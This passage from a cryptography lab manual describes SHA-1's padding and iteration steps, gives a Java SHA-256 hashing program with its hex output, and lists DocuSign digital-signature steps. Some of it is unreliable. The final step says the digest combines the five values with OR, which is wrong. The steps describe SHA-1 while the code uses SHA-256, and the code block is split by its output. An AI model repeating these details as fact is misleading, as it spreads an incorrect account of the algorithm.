- The message is then padded by appending a 1, followed by enough 0s until the message is 448 bits. The length of the message represented by 64 bits is then added to the end, producing a message that is 512 bits long.
- The padded input obtained above, M , is then divided into 512-bit chunks, and each chunk is further divided into sixteen 32-bit words, $W_0 \dots W_{15}$. In the case of „abc“, there's only one chunk, as the message is less than 512-bits total.
- For each chunk, begin the 80 iterations, i , necessary for hashing (80 is the determined number for SHA-1), and execute the following steps on each chunk, M_n
- For iterations 16 through 79, where $16 \leq i \leq 79$, perform the following operation: $W(i) = S1(W(i-3) \oplus W(i-8) \oplus W(i-14) \oplus W(i-16))$
- Now, store the hash values defined in step 1 in the following variables
- For 80 iterations, where $0 \leq i \leq 79$, compute $TEMP = S^5 * (A) + f(i, B, C, D) + E + W(i) + K(i)$
- Store the result of the chunk's hash to the overall hash value of all chunks, as shown below, and proceed to execute the next chunk
- As a final step, when all the chunks have been processed, the message digest is represented as the 160-bit string comprised of the OR logical operator, V , of the 5 hashed values.

PROGRAM:

```
import java.security.MessageDigest;

public class SHAHashingExample {
    public static void main(String[] args) throws Exception {
        // Input password
        String password = "123456";

        // Create MessageDigest instance for SHA-256
        MessageDigest md = MessageDigest.getInstance("SHA-256");

        // Add password bytes to digest
        md.update(password.getBytes());

        // Get the hash's bytes
        byte[] byteData = md.digest();

        // Convert the byte to hex format method 1
        StringBuffer sb = new StringBuffer();
        for (int i = 0; i < byteData.length; i++) {
            sb.append(Integer.toString((byteData[i] & 0xff) + 0x100, 16).substring(1));
        }
        System.out.println("Hex format (Method 1): " + sb.toString());

        // Convert the byte to hex format method 2
        StringBuffer hexString = new StringBuffer();
        for (int i = 0; i < byteData.length; i++) {
```

OUTPUT:


Hex format (Method 1): 8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92

Hex format (Method 2): 8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92

```
        String hex = Integer.toHexString(0xff & byteData[i]);
        if (hex.length() == 1) hexString.append('0');
        hexString.append(hex);
    }
    System.out.println("Hex format (Method 2): " + hexString.toString());
}
}
```

RESULT:

Thus, the Java program to implement Secure Hash Algorithm was executed and the output was verified successfully.



AIM:


To simulate digital signature verification using DocuSign.

DIGITAL SIGNATURE:


Digital Signature are like electronic “fingerprints” in the form of a coded message, the digital signature securely associates a signer with a document in recorded format. Called **Public KeyInfrastructure (PKI)**, to provide the highest levels of security and universal acceptance. They are a specific signature technology implementation of electronicsignature (eSignature).

PROCEDURE:

- Sign in in DocuSign.
- Connect with Gmail Account.
- Create your own Signature.
- Add Document to send.
- Adopt your Signature.
- Enter the Receive Details.
- Click Send and Close.
- Receiver will receive the document and review it.
- Click Finish.




OUTPUT:



